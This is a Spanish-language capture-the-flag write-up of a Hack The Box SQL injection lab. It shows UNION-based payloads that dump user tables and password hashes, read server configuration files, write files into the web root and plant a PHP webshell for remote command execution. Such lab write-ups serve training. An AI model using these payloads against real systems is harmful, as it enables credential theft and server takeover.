HTB SQL Injection Fundamentals - Skill Assessment

Contexto:

El elejercicio nos describe que una empresa nos ha pedido realizar una auditoria web centrada en inyecciones SQL debido a que recientemente uno de sus competidores ha recibido un ataque por esta vía.

Nos ofrecen una dirección IP y debemos realizar una investigación de caja negra, es decir, sin ningún tipo de información interna.

El ejercicio nos pide responder a las siguientes preguntas:

- ¿Cuál es el hash de la password del usuario 'admin'?
- ¿Cuál es el root path de la aplicación web?
- A traves de un *Remote Code Execution*, consigue el contenido del archivo flag_XXXXXXX.txt


Write-UP


0. Proceso de enumeración

A través de la IP dada, lo primero que obtenemos es que el tráfico web está desviado via HTTPS, lo cual ya nos indica que obtener ciertos datos a través de un ataque tipo *Man In The Middle* será dificil.

Por ahora accedemos al contenido de la página a través del protocolo HTTTP:<IP>/<PORT> y nos encontramos una web con dos páginas. Una para loguearse y otra para el registro.

- /login.php
- /register.php





Register.php

Analizando el código fuente del frontend de esta página a través de un web proxy obtenemos el archivo `/static/register.js` el cual se encarga de la sanitización de los parámetros dentro del formulario. Este código realiza casi toda la sanitización en el DOM del cliente, y una vez comprueba que el formato de cada parametro es correcto, realiza una peticion HTTP POST al servidor a través de la API `/api/register.php`

Del código fuente de este archivo .js podemos destacar la función `doUsernameCheck()` , encargado de comprobar si el usuario ya existe en la base de datos a traves de un HTTP Request.

Básicamente si la página devuelve un código distinto a *404 Not Found* el Frontend considera que el usuario existe.

Es cierto que podemos llegar a adivinar si un usuario existe dentro de la BBDD pero no somos capaces de encontrar mucho mas ya que no podemos modificar el output del archivo .js

```
asyncfunction doUsernameCheck(username) {
  fetch("/api/checkUsername.php", {
    method: "POST",
    body: "username=" + encodeURI(username),
    headers: { "Content-Type": "application/x-www-form-urlencoded" },
  }).then((response) => {
if (response.status == 404) {
      usernameHelp.innerHTML = "username is not taken";
      usernameHelp.className += " text-success";
    }else {
      usernameHelp.innerHTML = "username is taken";
      usernameHelp.className += " text-danger";
    }
  });
}
```


```
POST https://94.237.62.103:40279/api/checkUsername.php HTTP/1.1
host: 94.237.62.103:40279
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://94.237.62.103:40279/register.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: https://94.237.62.103:40279
Connection: keep-alive
Cookie: PHPSESSID=0iuad09iffdkcdm5dkanrpgq20
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
```

```
username=admin
```


```
HTTP/1.1 302 Found
Server: nginx/1.22.1
Date: Fri, 14 Nov 2025 00:44:40 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
content-length: 0
```

En este punto podemos probar a crear un registro dentro del formulario y observar el comportamiento de la página, introduciendo unos parámetros sanitizados

Ya que el valor de `invitationCode` es consultada en una báse de datos de códigos validos, puede ser vulnerable a SQL, pero como desde el formulario dicho valor está sanitizado, antes de enviarse, el proceso es enviarlo sanitizado y luego interceptar esa petición en un web Proxy para bypassear ese valor y que el código de invitación sea correcto.





Sin embargo, el servidor nos bloquea el registro ya que el código de invitación no es válido




Ésto nos está dando una pista de que a la hora de enviar el registro, se produce una consulta en otra base de datos en la que están los códigos de invitación válidos, en donde probablemente nos devuelva True o False en función a su validez

A través de un webProxy, podemos intentar bypassear este parámetro para averiguar si podemos realizar un registro exitoso






Una vez registrados, procedemos al logueo con estas credenciales, por lo que conseguimos entrar dentro de la web y observar el frontend del archivo **index.php**




En esta ventana se nos permite conversar con los diversos usuarios, al clickar en cada uno de ellos se genera un HTTP request asignando un valor numérico a la variable u




Ademas de ello, tenemos la opcion de enviar un mensaje y de buscar en la conversacion, a traűes de un valor asignado en la variable `q`
Ésta segunda opcion nos abre posibilidades a ataques de SQLi si se consulta a una base de datos con unos parámetros sin sanitizar.

Comprobaremos la sanitizacion de las consultas a través de la variable q introduciendo un payload sencillo como `'` o `'#` para ver el comportamiento de la funcion




Observamos que la consulta en sí se ha realizado, así que podemos intentar observar el comportamiento realizando distintos payloads de bypass, para ver la sintaxis exacta que necesitamos para la consulta.


Esto lo vamos a realizar a través de un Fuzzing en el valor de la variable `q`



Tras varios resultados, encontramos un payload que parece funcionar, ya que nos muestra mas contenido del habitual.




```
admin') or '1'='1'#
```




Entendemos de este payload la sintaxis que necesitamos aplicar. El siguiente paso en nuestra auditoria, y sabiendo que necesitamos conocer qué datos se estan mostrando y de qué columnas de la base de datos se obtienen.

Realizamos un ataque UNION SELECT siguiendo la sintaxis anterior para comprobar si obtenemos algun resultado distinto

```
admin') UNION SELECT 1#
admin') UNION SELECT 1, 2 #
admin') UNION SELECT 1, 2, 3 #
admin') UNION SELECT 1, 2, 3, 4 #
...
```

Finalmente, obtenemos un contenido distinto con el payload:

```
admin') UNION SELECT 1,2,3,4 #
```



Conocemos que las columnas que se muestran son la 3 y la 4, por lo que armamos nuestros payloads para mostrar los datos en dichas columnas de la BBDD

Ya teniendo la injeccion SQL montada y la sintaxis de consultas preparada, procedemos a recoger los datos mas relevantes a través de diferentes payloads.

Siguiendo el orden recogido en esta tabla, podemos ser capaces de obtener los 3 datos que nos pide el ejercicio

Informacion	Payload	Resultado
Usuario activo	`admin') UNION SELECT 1,2,user(),4 #`	**chattr_dbUser@localhost**
Version del DBMS	`admin') UNION SELECT 1,2,@@version,4 #`	10.11.11-MariaDB-0+deb12u1
Databases	`admin') UNION SELECT 1,2,Schema_name,4 from INFORMATION_SCHEMA.SCHEMATA #`	information_schema, chattr
Tablas de BBDD: chattr	`admin') UNION SELECT 1,2,TABLE_NAME,TABLE_SCHEMA from INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA LIKE 'chattr' #`	Users, InvitationCodes,Messages
Columnas de la tabla: Users	`admin') UNION SELECT 1,2,COLUMN_NAME,4 from INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME LIKE 'Users' #`	UserID,Username,Password,InvitationCode,AccountCreated
Valores de Username y Password	`admin') UNION SELECT 1,2,Username,Password from chattr.Users #`	[Imagen de anexo 1]
Version del servidor	Header de un HTTP Response	`nginx/1.22.1`
Permisos de usuario	`admin') UNION SELECT 1,2,PRIVILEGE_TYPE,GRANTEE from INFORMATION_SCHEMA.USER_PRIVILEGES WHERE GRANTEE LIKE "'chattr_dbUser'@'localhost'" #`	FILE
Archivo de configuración del webserver	`admin') UNION SELECT 1,2,LOAD_FILE("/etc/nginx/nginx.conf"),4 #`	[Imagen de anexo 2]
Rutas obtenidas del archivo de		/etc/nginx/conf.d/*.conf; include /etc/nginx/sites-enabled/*;


Informacion	Payload	Resultado
configuración		
Existe el valor default?	`admin') UNION SELECT 1,2,LOAD_FILE("/etc/nginx/sites-enabled/default"),4 #`	SI
Web Root	/etc/nginx/sites-enabled/default	`/var/www/chattr-prod`
Código fuente de la página	`admin') UNION SELECT 1,2,LOAD_FILE("/var/www/chattr-prod/index.php"),4 #`	SI
Variables mostradas?	`admin') UNION SELECT 1,2,VARIABLE_NAME,VARIABLE_VALUE FROM INFORMATION_SCHEMA.global_variables #`	SI
Valor **secure_file_priv**	`admin') UNION SELECT 1,2,VARIABLE_NAME,VARIABLE_VALUE FROM INFORMATION_SCHEMA.global_variables WHERE VARIABLE_NAME LIKE 'secure_file_priv'#`	EMPTY
Se puede enviar un webshell?	FILE, Webroot, secure_file_priv=EMPTY	SI

Test de inclusion de archivo	`admin') UNION SELECT "","",'Esto es una prueba de inclusion de archivo',"" INTO OUTFILE '/var/www/chattr-prod/test.txt' #`
	
	`admin') UNION SELECT 1,2,LOAD_FILE("/var/www/chattr-prod/test.txt"),4 #`
		SI. Anexo 3


Webshell	`admin') UNION SELECT "","",'<?php system($_REQUEST[0]); ?>',"" INTO OUTFILE '/var/www/chattr-prod/shell.php' #` `admin') UNION SELECT 1,2,LOAD_FILE("/var/www/chattr-prod/shell.php"),4 #`	

Hemos accedido a la base de datos de usuarios y contraseñas. El Frontend envía estas contraseñas cifradas así que disponemos de los hashes de éstas.


Anexo 1. Hash del password del usuario 'admin'



Anexo 2: Archivo de configuracion del webserver



Anexo 3. FIle inclusion a través de SQL



Anexo4. WebShell

api includes index.php login.php logout.php register.php shell.php static test.txt

d8d